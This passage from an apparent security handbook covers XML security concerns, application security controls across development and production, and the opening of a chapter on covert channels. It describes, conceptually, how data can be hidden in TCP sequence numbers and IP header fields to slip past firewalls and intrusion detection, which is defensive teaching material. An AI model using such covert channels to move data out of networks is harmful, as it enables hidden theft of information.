The use of DTDs is also a very powerful validation tool. In the DTD in Exhibit 174.3, using commas between the elements that make up the element CONTACT indicates the “sequence” form for the subsequent (child) elements. So, if one tries to add an element such as:

```
<!--Invalid element -->
<CONTACT>
     <LASTNAME> Doe </LASTNAME>
<FIRSTNAME> Jane </FIRSTNAME>
     <EMAIL> janedoe@johndoe.com </EMAIL>
</CONTACT>
```



```
<?xml version ="1.0"?>
<!DOCTYPE CONTACTLIST
    [
    <!ELEMENT CONTACTLIST (CONTACT)*>
    <!ELEMENT CONTACT (FIRSTNAME, LASTNAME, EMAIL)>
    <!ATTLIST CONTACT type (business|personal) #REQUIRED>
    <!ELMENT FIRSTNAME (#PCDATA)>
    <!ELMENT LASTNAME (#PCDATA)>
    <!ELMENT EMAIL (#PCDATA)>
    ]
>
```

Header
Document Type Declaration
Markup declaration defining an element type

EXHIBIT 174.3 DTD with an XML header.

it would not be considered valid because the order of the child elements is not as declared in the DTD. Omitting a child element or including the same child element type more than once would also be considered invalid.

Because XML is both simple and capable of defining document types, it has the potential to solve significant programming problems for building interactive business applications. A general-purpose set of XML elements and document structure is known as an XML application, or XML vocabulary. Industry groups such as the finance, health, chemical, and newspaper industries have already made large inroads into creating their own XML applications for their industry members; for example, CML (Chemistry Markup Language) and OFX (Open Financial Exchange).

174.3 Other XML Tools

In addition to creating XML applications for a specific industry group, or class of documents, XML applications or standards are constantly being developed that can be used within any type of XML document. These applications can make it easier to produce, format, or secure XML documents. Some examples include:

- *XLink*. The new XML Linking Language allows multiple link targets and is significantly more powerful than the HTML linking mechanism.
- *XSL*. The eXtensible Stylesheet Language enables the creation of powerful document stylesheets using XML syntax.
- *XML Schema*. The formalized concepts for XML Schema were published by the W3C in March 2001. XML Schema is a more powerful alternative to writing DTDs.

174.4 Security Issues of XML

As with the Internet, information security was not the first, or even second, area of concern when XML was designed. The word "security" barely made a token appearance in the initial recommendation for XML—as a programming example. Yet, XML promises to make data easier to read, organize, and disseminate—you can almost hear the sales pitch:

> Oh, you wanted security with your new XML and the <autoaccessory> leather seats< /autoaccessory>? Well sir, that is going to cost you extra.

174.4.1 XML as a Disruptive Technology?

One of the key problems with any new technology is its potential for disruptive influence. Information security professionals tend to like mature products and are most comfortable in stable, unchanging environments. XML is by no means mature and new standards are introduced on an almost-monthly basis. XML also brings change not only to the landscape of the Internet, but also to many other business and database applications.

By and large, the greatest change lies with the technologies and protocols based on HTML. These technologies and the related infrastructures have shortcomings, but they were shortcomings that were understood by the system administrator or information security professional. The existing protocols for these infrastructures work fairly well, up to a point. XML goes well beyond that point and thus becomes a serious problem of relearning the rules and of pushing the boundaries of infrastructure that were not designed for the flexible content that XML brings.

Probably the biggest example of the type of impact XML is having is that HTML is no longer being considered for any further work on its own, but rather as a reformulation within XML. In essence, XML has ended the development of HTML as its own domain, and reduced HTML to the status of a vocabulary—albeit an important one.

174.4.2 Verbosity and File Size

XML markup can be incredibly verbose. XML uses a text format and uses tags to delimit the data. Because of this, XML files are almost always larger than comparable binary formats. In the previous examples, the XML tags easily tripled the size of the file. Proponents of XML point out that disk space is not as expensive as it used to be and that there are many ways to compress and transmit data accurately and quickly.

Although this new aspect to the bloat in file size can be compensated for, it should be well planned for and not assumed as some minor performance factor. Some companies will be transferring terabytes and larger complex data structures to XML. Even minimal file size expansions of 40 or 50 percent can have a large, somewhat expensive impact on these large databases. Information technology workers and managers at all levels must factor in the space and bandwidth issues for these larger systems as the transition to XML continues.

174.4.3 That Internet Thing Again

XML is fast becoming a *lingua franca* among business applications using the Internet. XML should provide for easy and seamless purchasing, banking, and other functions as it matures. But the Internet is as insecure as ever, and XML will do nothing to improve it. In fact, XML purposely moves us in the direction of making all the data transmitted over the Internet easier to understand and read.

Almost all the major vendors, along with the W3C, saw this problem waiting to lay waste to all their efforts in adopting XML. The problem essentially boils down to two well-known security problems: confidentiality and authentication. Encryption is needed to keep the more important or private data confidential, a problem that could occur on a very granular level. For example, users pulling information out of a document may have access to information that they do not need to see. Digital signatures are needed to provide authenticity, integrity, and non-repudiation.

At first, major vendors supplied their own security solutions to provide encryption and digital signatures for XML applications. Since then, major vendors and various working groups have been fast-tracking proposals for new encryption and digital signature requirements in XML:

- *Encryption*. In March 2001, the W3C published the requirements specification for XML encryption. According to the specification, the mission of the W3C working group was "to develop a process for encrypting/decrypting digital content (including XML documents and portions thereof) and an XML syntax used to represent the (1) encrypted content and (2) information that enables an intended recipient to decrypt it."
- *Digital signatures*. XML signature requirements (now considered a second recommendation by the W3C) are being addressed concurrently with the XML Key Management Specification (XKMS). The XKMS requirements were submitted in March 2001 by several major software vendors, including VeriSign, Microsoft, Baltimore Technologies, Citigroup, Hewlett-Packard, IBM, IONA Technologies, PureEdge, and Reuters Limited.

174.4.4 DTDs and New Security Issues

As with the introduction of any new technology, the integration of XML will result in security holes that will be hacked, cracked, and abused. Probably the largest security threat will come from the intentional and unintentional change of XML Schema, DTDs, and even XSL stylesheets. The creation of an XML application, or vocabulary among industry groups, assumes that there will be one XML application upon which all else will be built. It is also logical to assume that companies will use, and in many cases require, "master" DTDs or stylesheets for internal and external usage. A small change could produce a fatal error in a DTD and could halt XML processing on a large scale. And an attack of this nature need not be sophisticated. A cracker could change an attribute from optional to required, and get a big laugh as a company spends hours trying to find this small, "innocuous" error.

What if one, the consummate security professional, relies on a default attribute or DTD for the security of data? A small change could expose enormous quantities of privileged data. What if one relied on XML in various security products for access control? A small error could lock out one's entire company from the network, or provide access to the very people one would like to exclude from network services.

DTDs could also be exploited in other ways. If the header of an XML document contained a URL to establish a path to the DTD elsewhere on the network, the client must have access to the DTD to evaluate XML objects. If the DTD host server is behind the firewall, then once communication is established between the client and server, the firewall could be defeated.

All of these attacks or problems are very simple relative to other ways computer systems are cracked. Although subsequent solutions will undoubtedly be published, and new security included in various XML tool sets, the very open nature of XML ensures that these less-sophisticated attacks will continue to be a problem, especially for the more naïve companies that fail to take adequate steps to protect their data.

174.4.5 The XML Family, Step-Children, and Bastards

XML is definitely a family of technologies, but the continuous development of modules and applications for specific tasks is far from over, creating a large number of uncertainties. Some of the new specifications for XML encryption, or XSL, or Xlink, are now in place, but the community of vested interests, from major software vendors to financial institutions, still has a lot of debating to do. Other specifications and recommendations are just now surfacing, and many more will be developed over the next few years. Of course, there is the long line of software vendors all ready to support XML. And as certain as taxes, there is also the long line of software upgrades to support the new additions to XML as each new module or application becomes "official."

As new software for XML is developed, and as XML is added to existing products, security holes will develop because of the push to get "enhanced" applications to market as quickly as possible. For example, consider the security problems that have developed with a browser application and a database application after the integration of XML. This trend is likely to continue in the near future.

With all these new requirements, modules, and applications going around for XML, the entire field is becoming confusing, adding just a little more risk to the entire endeavor. Again, this has not gone unnoticed by the W3C or various industry groups. RosettaNet, an industry consortium of over 400 members, has made a recent plea for XML convergence among the various applications. But 400 members do not make a world, and the world is assured a slightly tortuous route to this convergence as all the vested interests weigh in.

174.5 Some Conclusions

While there is currently a lot of work under way on various standards, requirements, and modules for XML, this work is maturing at a rapid pace. Despite the ongoing development, make no mistake—XML is already here. It is proliferating throughout information technology on corporate, industry-specific, and global scales. And XML is making large impacts on electronic publishing, database storage, the exchange of electronic documents, and application integration. It is therefore important that executives at all levels, including those involved in information security, understand the nature of the Holy Grail known as eXtensible Markup Language.

One of the odd aspects of the proliferation of XML is that to enjoy the benefits of drinking from this Holy Grail requires that everyone, not just one person, drink from the Holy Grail. By and large, XML requires XML-based input by users in order to thrive and for everyone to see the promise of XML on the Web and in E-commerce. As XML becomes widely adopted, everyone should benefit from faster publishing of information, faster processing of orders, and faster document searches. Of course, a huge factor in this success will hinge on whether XML integration and use can be done securely.

174.5.1 XML as a Security Solution

In addition to all the security issues that must be addressed for XML, the astute security professional, programmer, or executive may start to realize a trend not previously considered: XML is being used as part of security solutions. Security is no different than healthcare or automobiles; it has its own distinct vocabulary and ways of organizing data. XML will be used not only to provide a common document framework for information security, but also to integrate the various security tasks among applications and computer systems.

One is already starting to see this trend in various aspects of security-related programs, such as Microsoft Exchange. As this trend continues, it will become more important for security professionals to understand the fundamentals of XML and how XML is used in various security solutions because XML may very well become a binding agent among various security components.

174.5.2 Where to Go from Here

The XML world is a demanding one, and this chapter presents just a broad summary regarding XML and XML security issues. To exploit XML to its fullest and to secure applications and data dependent on it, programmers, executives, and security professionals must be versed in a wide range of topics. Stylesheets, DTDs, data trees, and hyperlinked structures will all become common to a more robust and more usable infrastructure of the digital world. The defense lies not only with maintaining good security policies, but, as always, staying current with technology.

For more information, there are a variety of Web sites that provide up-to-the-minute information and news on XML. A good place to start is the Web site for the World Wide Web Consortium: www.w3.org. One can also look in any major search engine for “XML” and quickly become inundated by the amount of information one will find. One can only hope that XML will transform that one process of searching for more information faster and much more accurately as time goes on.

175

Application Security

Walter S. Kobus, Jr.

Application security is broken down into three parts: (1) the application in development, (2) the application in production, and (3) the commercial off-the-shelf software (COTS) application that is introduced into production. Each one requires a different approach to secure the application. As with the Common Criteria ISO 15408, one must develop a security profile or baseline of security requirements and level of reasonability of risk.

The primary goal of application security is that it will operate with what senior management has decided is a reasonable risk to the organization's goals and its strategic business plan. Second, it will ensure that the application, once placed on the targeted platforms, is secure.

175.1 Application Security in the Development Life Cycle

In an ideal world, information security starts when senior management is approached to fund the development of a new application. A well-designed application would include at least one document devoted to the application's security posture and plan for managing risks. This is normally referred to as a security plan.[1] However, many application development departments have worried little about application security until the recent advent of Web applications addressing E-commerce. Rather than a firewall guarding the network against a threat, poor coding of Web applications has now caused a new threat to surface: the ability of hacking at the browser level using a Secure Socket Layer (SSL) encrypted path to get access to a Web application and, finally, into the internal databases that support the core business. This threat has required many development shops to start a certification and accreditation (C&A) program or at least address security requirements during the development life cycle.

[1] NIST Special Publication 800-16, *Guide for Developing Security Plans for Information Technology Systems*, 1999.

175.2 Security Requirements and Controls

Requirements that need to be addressed in the development cycle are sometimes difficult to keep focused on during all phases. One must remember that the security requirements are, in fact, broken down into two components: (1) security requirements that need to be in place to protect the application during the development life cycle, and (2) the security requirements that will follow the application into the targeted platform in the production environment.

175.3 Security Controls in the Development Life Cycle

Security controls in the development life cycle are often confused with the security controls in the production environment. One must remember that they are two separate issues, each with its own security requirements and controls. The following discussion represents some of the more important security application requirements on controls in the development life cycle.

175.3.1 Separation of Duties

There must be a clear separation of duties to prevent important project management controls from being overlooked. For example, in the production environment, developers must not modify production code without going through a change management process. In the development environment, code changes must also follow a development change management process. This becomes especially important when code is written that is highly sensitive, such as a cryptographic module or a calculation routine in a financial application. Therefore, developers must not perform quality assurance (QA) on their own code and must have peer or independent code reviews.

Responsibilities and privileges should be allocated in such a way that prevents an individual or a small group of collaborating individuals from inappropriately controlling multiple key aspects of any process or causing unacceptable harm or loss. Segregation is used to preserve the integrity, availability, and confidentiality of information assets by minimizing opportunities for security incidents, outages, and personnel problems. The risk is when individuals are assigned duties in which they are expected to verify their own work or approve work that accomplishes their goals; hence, the potential to bias the outcome. Separation of duties should be a concern throughout all phases of the development life cycle to ensure no conflict of duties or interests. This security requirement should start at the beginning of the development life cycle in the planning phase. The standard security requirements should be that no individual is assigned a position or responsibility that might result in a conflict of interest to the development of the application. There are several integrated development tools available that help development teams improve their productivity, version control, maintain a separation of duties within and between development phases, create quality software, and provide overall software configuration management through the system’s life cycle.

175.3.2 Reporting Security Incidents

During the design, development, and testing of a new application, security incidents may occur. These incidents may result from people granted improper access or successful intrusion into both the software and hardware of a test environment and stealing new code. All security incidents must be tracked and corrective action taken prior to the system being placed into production. The failure to document, assess, and take corrective action on security incidents that arise in the development cycle could lead to the deployment of an application containing serious security exposures. Included are potential damage to the system or information contained within it and a violation of privacy rights.

These types of incidents need to be evaluated for the possible loss of confidentiality, loss of integrity, denial of service, and the risk they present to the business goals in terms of customer trust.

Security incidents can occur at any time during the development life cycle. It is important to inform all development project team members of this potential in the planning phase.

175.3.3 Security Awareness

Security awareness training must be required for all team members working on the development project. If a particular team member does not understand the need for the security controls and the measures implemented, there is a risk that he or she will circumvent or bypass these controls and weaken the security of the application. In short, inadequate security awareness training may translate into inadequate protection mechanisms within the application. The initial security briefing should be conducted during the planning phase, with additional security awareness, as appropriate, throughout the development life cycle. A standard for compliance with the security requirement is to review the security awareness training program to ensure that all project team members are aware of the security policies that apply to the development of the project.

175.3.4 Access

For each application developed, an evaluation must be made to determine who should be granted access to the application or system. A properly completed access form needs to be filled out by the development manager for each member who needs access to the development system and development software package. User identification and an audit trail are essential for adequate accountability during the development life cycle. If this security requirement has not been satisfied, there is a possibility that unauthorized individuals may access the test system and data, thereby learning about the application design. This is of special concern in applications that are sensitive and critical to the business operations of the organization. Access decisions for team personnel should be made at the assignment stage of the development project and no later than the planning stage of the development life cycle.

175.3.5 Determination of Sensitivity and Criticality

For every application that will be placed into the development and production environments, there must be a determination regarding the sensitivity of the information that will reside on that system and its criticality to the business. A formal letter of determination of sensitivity and criticality is required. This should be done prior to the approval stage of the application by senior management because it will impact resources and money. The letter of determination of sensitivity is based on an analysis of the information processed. This determination should be made prior to any development work on the project and coordinated with the privacy officer or general counsel. The letter of criticality is used to evaluate the criticality of the application and its priority to the business operation. This document should be coordinated with the disaster and contingency officer. Both documents should be distributed to the appropriate IT managers (operations, network, development, and security).

Applications that are sensitive and critical require more care and, consequently, have more security requirements than a nonsensitive or noncritical system. The improper classification of information or criticality in an "undetermined state" could result in users not properly safeguarding information, inadequate security controls implemented, and inadequate protection and recovery mechanisms designed into the application or the targeted platform system.

175.3.6 Labeling Sensitive Information

All sensitive documentation must be properly labeled to inform others of their sensitive nature. Each screen display, report, or document containing sensitive information must have an appropriate label, such as *Sensitive Information or Confidential Information*. If labeling is incorrect or has not been performed, there is a risk that sensitive information will be read by those without a need to know when the application moves into production. Labeling should begin at the time that reports, screens, etc., are coded and continue through the system life cycle.

175.3.7 Use of Production Data

If production data is used for developing or testing an application, a letter specifying how the data will be safeguarded is required; and permission is needed from the owner of the data, operations manager, and security. Sensitive production data should not be used to test an application. If, however, production data must be used, it should be modified to remove traceability and protect individual privacy. It may be necessary to use encryption or hash techniques to protect the data. When the development effort is complete, it is important to scrub the hardware and properly dispose of the production data to minimize security risk. The risk of using production data in a development and test environment is that there might be privacy violations that result in a loss of customer and employee trust or violation of law. Development personnel should not have access to sensitive information.

175.3.8 Code Reviews

The security purpose of the application code review is to deter threats under any circumstance; events with the potential to cause harm to the organization through the disclosure, modification, or destruction of information; or by the denial of critical services. Typical threats in an Internet environment include:

- *Component failure*. Failure due to design flaws or hardware/software faults can lead to denial of service or security compromises through the malfunction of a system component. Downtimes of a firewall or false rejections by authorization servers are examples of failures that affect security.
- *Information browsing*. Unauthorized viewing of sensitive information by intruders or legitimate users may occur through a variety of mechanisms.
- *Misuse*. The use of information assets for other than authorized purposes can result in denial of service, increased cost, or damage to reputations. Internal or external users can initiate misuse.
- *Unauthorized deletion, modification, or disclosure of information*. Intentional damage to information assets that result in the loss of integrity or confidentiality of business functions and information.
- *Penetration*. Attacks by unauthorized persons or systems that may result in denial of service or significant increases in incident handling costs.
- *Misrepresentation*. Attempts to masquerade as a legitimate user to steal services or information, or to initiate transactions that result in financial loss or embarrassment to the organization.

An independent review of the application code and application documentation is an attempt to find defects or errors and to assure that the application is coded in a language that has been approved for company development. The reviewer shall assure that the implementation of the application faithfully represents the design. The data owner, in consultation with information security, can then determine whether the risks identified are acceptable or require remediation. Application code reviews are further divided into peer code reviews and independent code reviews, as follows.

- Peer code reviews shall be conducted on all applications developed whether the application is nonsensitive, sensitive, or is defined as a major application. Peer reviews are defined as reviews by a second party and are sometimes referred to as *walk-throughs*. Peer code review shall be incorporated as part of the development life cycle process and shall be conducted at appropriate intervals during the development life cycle process.
- The primary purpose of an independent code review is to identify and correct potential software code problems that might affect the integrity, confidentiality, or availability once the application

has been placed into production. The review is intended to provide the company a level of assurance that the application has been designed and constructed in such a way that it will operate as a secure computing environment and maintain employee and public trust. The independent third-party code review process is initiated upon the completion of the application source code and program documentation. This is to ensure that adequate documentation and source code shall be available for the independent code review. Independent code reviews shall be done under the following guidelines:

— Independent third-party code reviews should be conducted for all Web applications, whether they are classified sensitive or nonsensitive, that are designed for external access (such as E-commerce customers, business partners, etc.). This independent third-party code review should be conducted in addition to the peer code review.

— Security requirements for cryptographic modules are contained in FIPS 140-2 and can be downloaded at http://csrc.nist.gov/cryptval/140-2.htm. When programming a cryptographic module, you will be required to seek independent validation of FIPS 140-2. You can access those approved vendors at http://csrc.nist.gov/cryptval/140-1/1401val2001.htm.

175.4 Application Security in Production

When an application completes the development life cycle and is ready to move to the targeted production platform, a whole new set of security requirements must be considered. Many of the security requirements require the development manager to coordinate with other IT functions to ensure that the application will be placed into a secure production environment. Exhibit 175.1 shows an example representing an e-mail message addressed to the group maintaining processing hardware to confirm that the application's information, integrity, and availability are assured.

A similar e-mail message could also be sent to the network function requesting the items in Exhibit 175.2.

EXHIBIT 175.1 Confirmation that the Application's Information, Integrity, and Availability Are Assured

As the development Project Manager of XYZ application, I will need the following number of (NT or UNIX) servers. These servers need to be configured to store and process confidential information and ensure the integrity and the availability of XYZ application. To satisfy the security of the application, I need assurance that these servers will have a minimum security configured as follows:

Password standards
Access standards
Backup and disaster plan
Approved banner log-on server
Surge and power protection for all servers
Latest patches installed
Appropriate shutdown and restart procedures are in place
Appropriate level of auditing is turned on
Appropriate virus protection
Appropriate vendor licenses/copyrights
Physical security of servers
Implementation of system timeout
Object reuse controls

Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance, please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

EXHIBIT 175.2 Request for Security

As the development Project Manager of XYZ application, I will need the assurance that the production network environment is configured to process confidential information and ensure the integrity and the availability of XYZ application to satisfy the security of the application. The network should have the following minimum security:

Inbound/outbound ports
Access control language
Password standards
Latest patches
Firewall
Configuration
Inbound/outbound services
Architecture provides security protection and avoids single point of failure

Please indicate whether each security control is in compliance by indicating a "Yes" or "No." If any of the security controls above is not in compliance please comment as to when the risk will be mitigated. Your prompt reply would be appreciated not later than [date].

175.5 Commercial Off-The-Shelf Software Application Security

It would be great if all vendors practiced application security and provided their clients with a report of the security requirements and controls that were used and validated. Unfortunately, that is far from the case, except when dealing with cryptographic modules. Every time an organization buys an off-the-shelf software application, it takes risk—risk that the code contains major flaws that could cause a loss in revenue, customer and employee privacy information, etc. This is why it is so important to think of protecting applications using the defense-in-depth methodology. With a tiny hole in Web application code, a hacker can reach right through from the browser to an E-commerce Web site. This is referred to as *Web perversion*, and hackers with a little determination can steal digital property, sensitive client information, trade secrets, and goods and services. There are two COTS packages available on the market today to protect E-commerce sites from such attacks. One software program on the market stops application-level attacks by identifying legitimate requests, and another software program automates the manual tasks of auditing Web applications.

175.6 Outsourced Development Services

Outsourced development services should be treated no differently than in-house development. Both should adhere to a strict set of security application requirements. In the case of the outsourced development effort, it will be up to technical contract representatives to ensure that all security requirements are addressed and covered during an independent code review. This should be spelled out in the requirements section of the Request for Proposal. Failure to pass an independent code review then requires a second review, which should be paid for by the contractor as a penalty.

175.7 Summary

The three basic areas of applications security—development, production, and commercial off-the-shelf software—are present in all organizations. Some organizations will address application security in all three areas, while others only in one or two areas. Whether an organization develops applications for internal use, for clients as a service company, or for commercial sale, the necessity of practice plays a major role in the area of trust and repeated business. In today's world, organizations are faced with new and old laws that demand assurance that the software was developed with appropriate security requirements and controls. Until now, the majority of developers, pressured by senior management or by marketing concerns, have pushed to get products into production without any guidance of or concern for security requirements or controls. Security now plays a major role in the bottom line of E-commerce and critical infrastructure organizations. In some cases, it can be the leading factor as to whether a company can recover from a cyber-security attack. Represented as a major component in the protection of our critical infrastructure from cyber-security attacks, application security can no longer be an afterthought. Many companies have perceived application security as an afterthought, pushing it aside in order to get a product to market. Security issues were then taken care of through patches and version upgrades. This method rarely worked well, and in the end it led to a lack of customer trust and reflected negatively on the integrity of the development company. The practice of application security as an up-front design consideration can be a marketing advantage to a company. This can be marketed as an added feature so that, when the application is installed on an appropriately secure platform, it will enhance the customer's enterprise security program—not help to compromise it.

176
Covert Channels

Anton Chuvakin

Although the words "covert channeling" bring up for some people images of spies and evil spirits, the meaning we discuss in this chapter is even more interesting and sometimes even more sinister.

Secret communications, where there is seemingly no communication happening within the same machine or even across the network, can be accomplished with covert channels. Specifically, communication that violates a site security policy despite the deployed technology safeguards is of particular interest.

We should note that we are not talking about steganography, which is mostly about hiding data and not about moving data from place to place. Hidden data can be moved together with the object it is hidden in, but if all such communication is also blocked, steganography just will not help. A covert channel, however, might still be established. To some extent, transmitting data embedded in images via steganography in case such image transfers are allowed would likely constitute a "covert channel" (see the formal definitions below).

First, we would like to introduce some background of the problem of covert channels. Indeed, covert channeling is a problem from the attacker's point of view (how to channel covertly and effectively) and from the defender's point of view (how to detect and prevent such channels).

The notion of covert channels was popularized by the "rainbow series" of the books by the National Computer Security Center (NCSC) affiliated with the National Security Agency (NSA). This series is officially known as the Department of Defense Trusted Computer System Evaluation Criteria (TCSEC). The "Light Pink Book," officially titled *A Guide to Understanding Covert Channel Analysis of Trusted Systems*, contained the definitions, classifications, identification, and handling of covert channels as well as methods to limit the possibilities for covert channeling during the system design phase. It was published in 1993, prior to the snowballing growth of the Internet. Before that time, covert channels were discussed in some computer science publications within academia and the military.[1]

The "Light Pink Book" provides many definitions of the covert channel. For example:

> A communication channel is covert if it is neither designed nor intended to transfer information at allor a channel
> …using entities not normally viewed as data objects to transfer information from one subject to another.

Currently, covert channels can be viewed as "old" and "new." The classic descriptions from the "Light Pink Book" are not very relevant in today's highly distributed networking environment, where workstations and servers exchange data across WANs and LANs, and multilevel operating systems are all but absent from most computing environments. An ability to signal other users by accessing the swap file or changing an entry in/tmp directory on a UNIX system does not sound like a terrible risk to the E-commerce site. On the other hand, an ability to send information from the customer database in real-time through firewalls while being invisible to the intrusion detection systems might scare many an executive. Thus, old covert channels such as information leaks across the security levels on a multilevel mainframe are likely left in the 1980s, and the new covert channels such as risks of hidden network accesses and invisible tunneling for data theft are here to stay for the foreseeable future. The study of communication in a highly restricted network environment where most normal protocols are blocked and monitored also presents some interest at this time.

Additionally, the fusion of malicious software and autonomous attack agents with covert channels might bring the risk level from "blended threats" (as touted by some security vendors) to a new level and limit the effectiveness of many current security controls.

In spite of the relative obscurity and obsolete nature of classic host-based covert channels, we will review some of the theory behind them and some methods to eliminate such communication during the system design stage. A lot of effort was dedicated to such research in the 1970s, 1980s, and the early 1990s.

The "Light Pink Book," which defined the comprehensive covert channel analysis (CCA), listed the following four objectives of covert channel analysis:[2]

1. Identification of covert channels
2. Determination of covert channels' maximum attainable bandwidth
3. Handling covert channels using a well-defined policy consistent with the TCSEC objectives
4. Generation of assurance evidence to show that all channels are handled according to the policy in force

Just to clarify, the environment in which the described covert channels take place—a secure multilevel OS with mandatory access controls (MAC)—is described by a security policy similar to the following:

- The process at higher security levels can read the objects at lower security levels but cannot write to them (because that will constitute a data leak)
- The process at lower security levels can write to the objects at higher security levels but cannot read them (because that will constitute an access to forbidden information)

Two main types of covert channels identified in the "Light Pink Book" are storage and timing channels. As defined in the book, "a potential covert channel is a storage channel" if its scenario of use

> …involves the direct or indirect writing of a storage location by one process and the direct or indirect reading of the storage location by another process.

That means that the processes communicate by allocating some resource and checking for the evidences of such allocation.

Similarly, "a potential covert channel is a timing channel" if its scenario of use involves a process that

> …signals information to another by modulating its own use of system resources (e.g., CPU time) in such a way that this manipulation affects the real response time observed by the second process.

That means that one process attempts to influence the timing of whatever event is visible to the second process. Examples of both kinds are provided later.

As for countermeasures, early researchers agreed that it is impossible to eliminate covert channels from the system. Some methods (such as avoiding resource sharing completely, usually at some performance penalty) were developed. However, it was deemed more effective to try to reduce their bandwidth. Keeping in mind a particular covert channel, the system designers will introduce noise in the covert information flow, thus hindering the transmission by reducing the bandwidth. By making the channel noisy by adding random delays and other factors into various system processes while keeping the performance adequate, the designers usually managed to reduce the bandwidth of known covert channels. It was also required to carefully document all possible channels discovered during the system design and implementation phases and provide methods to reduce their bandwidth. In many cases, the bandwidth of several bits per second was deemed acceptable, and sometimes even high numbers (such as for systems processing images) were acceptable.

Following are some classic examples of such covert channels. Keep in mind that the described events occur in the multilevel OS platform where the communication between levels is prevented based on the special policy. Thus, the example might sound unimportant and even downright silly for the common commercially available systems, but apparently were viewed as critical in secure OS.

1. One program locks the file for access (such as for writing) from one security level and another one is checking the lock. One bit of information can be transmitted per time unit; file is locked corresponds to 1 and unlocked is 0.
2. One process allocates disk space and another is checking for available space. If the second process fails to allocate, it knows that the first is transmitting the 1, and allocation success indicates 0.
3. The program reads a page of data. When a second program tries to read the same page, it comes quickly (already loaded in memory, 1) or slowly (had to be received from disk, 0). Thus, 1 bit is transmitted between the security levels.
4. The program creates an object, thus exhausting a unique object identifier of some kind (such as a UNIX user ID). The second program also attempts to create such an object and notices the available unique identifier. Thus, it can deduce that the first program actually tried to create an object (1) or that it did not (0).
5. A process tries to unmount a file system, which might or might not be busy. The second process tries to send information by allocating or deallocating disk space on the same file system.

To conclude and to illustrate the relevance (or rather total irrelevance) of these covert channels for modern information systems, one should note that the NSCS' CCA guide applied only to systems rated B2, B3, and A1 by the TCSEC criteria. The TCSEC ratings go (or rather went, since TCSEC is now supplanted by Common Criteria) from the least secure D to C1, C2, B1, B2, B3, and the most secure A1 (see http://www.radium.ncsc.mil/tpep/epl/epl-by-class.html). Most commercial UNIX and NT systems would be rated at C1; some with high-security packs and add-ons get to C2. Few heavily modified UNIX systems rate as B1 and no general-purpose OS ever got to B2. Thus, CCA and covert channels, as defined and evaluated in the "Light Pink Book," have absolutely no relevance in the modern computing environment, perhaps outside the highly restricted government installations using special-purpose operating systems. Additionally, the book directly states that "the notion of covert channels is irrelevant to discretionary security models" such as those used in most commercial OS.

We will now turn to more modern times and look at covert channeling across the protected network. We will first look at covert channels within the basic TCP/IP protocols and then briefly describe the application protocol covert channeling (and tunneling, as its trivial case).

Before we delve into the exciting world of covert network communications, we will briefly review TCP/IP networking, which powers most of today's networks.

Applications communicating over TCP/IP networks use a subset of OSI (Open Systems Interconnection) network protocol layers. Briefly, the application typically communicates using an application layer protocol (such as SMTP, HTTP, POP3, IMAP, SNMP, and many others, both open and proprietary). Such communications (e.g., client requests and server responses) are formed using the rules defined by these application protocols. The application protocol messages (such as a GET request to download a Web page in HTTP) are then encapsulated in the appropriate network layer protocol (such as TCP or UDP). The encapsulation process involves adding headers and footers (in some cases); also, sometimes an intermediate layer (e.g., session or transport, such as SSL or TLS) is also used before the network layer. Further, the TCP or UDP message is encapsulated in the IP message, again adding appropriate protocol headers. Then, depending on the physical transmission media, the IP message, also called a "packet," is encapsulated in the data-link layer (such as the Ethernet, ATM, or Frame Relay) messages, called "frames." Next, it reaches the bottom of the protocol stack at the physical layer, which handles the electrical or optical signals carrying the data through the wire.

Exhibit 176.1 shows an example using the Ethereal protocol analyzer. The picture shows all the protocol layers from telnet (application layer) to the Ethernet frame (physical layer).

We will also look at the headers that are added in the encapsulation process. Exhibit 176.2 shows the structure of the TCP header. Some of the fields in the header are source and destination ports, urgent flag, sequence (SN) and acknowledgment numbers (ACK), offset, options, and others. The field sizes (important for our further analysis) are also shown. For example, the destination or source port is a 16-bit value (ports go from 0 to 65535, which is 2^{16-1}) and the sequence number is a full 32-bit field.

Exhibit 176.3 shows the IP header. Some of the fields in the header are source and destination addresses, version, type of services (TOS, recently also assigned to ECN, explicit congestion notification), padding, length, time-to-live (TTL), identification (IP ID), protocol, options, and others. The field sizes (important for our further analysis) are also shown. For example, the IP ID is a 16-bit field and version is a small, 4-bit field.

Here is how it is relevant to network covert channels. Many of the fields in the TCP (also UDP) and IP headers are somewhat undefined (TOS/ECN), unset (padding), set to random values (the initial sequence number), set to varied values (IP ID), or are optional (such as options). This very important fact creates possibilities for mixing in the information without:

- Breaking the TCP/IP standard (and thus preventing the transmission of the packet)
- Making the packet appear anomalous (and thus triggering the network intrusion detection systems)

EXHIBIT 176.1 Network protocol encapsulation.



EXHIBIT 176.2 The TCP header structure.

For example, whenever a TCP connection is established, a random initial sequence number is generated by the sender for the first packet in the connection (carrying the SYN flag). The following is how such a packet is shown in the tcpdump tool (flags: -vvv):

```
11:45:43.965497 src.thisdomain.com.34620 > dst.thatdomain.com.
   telnet: S [tcp sum ok]
738144346:738144346(0) win 5840 <mss 1460,sac kOK,timestamp 8566305
0,nop,wscale 0> (DF) [tos 0x10] (ttl 64, id 34427, len 60)
```

The initial sequence number (ISN) is 738144346. It is worth noting that different operating systems use different algorithms for this number generation, from almost-random to deterministic. The covert channel is apparent here: if one is to encode a message (or part of the message) in the ISN, one can carry almost the full 32 bits of information (or less if some random bits are added for higher security) per established TCP session (all subsequent sequence numbers are derived from the first one). A similar channel can be established using the acknowledgment sequence number.

This channel is likely impossible to detect and stop, unless a connection goes through an application-level proxy (such as a good proxy firewall) or other device that breaks the original TCP session. Additionally, some NAT (network address translation) implementations might break some of the header fields, such as IP ID.

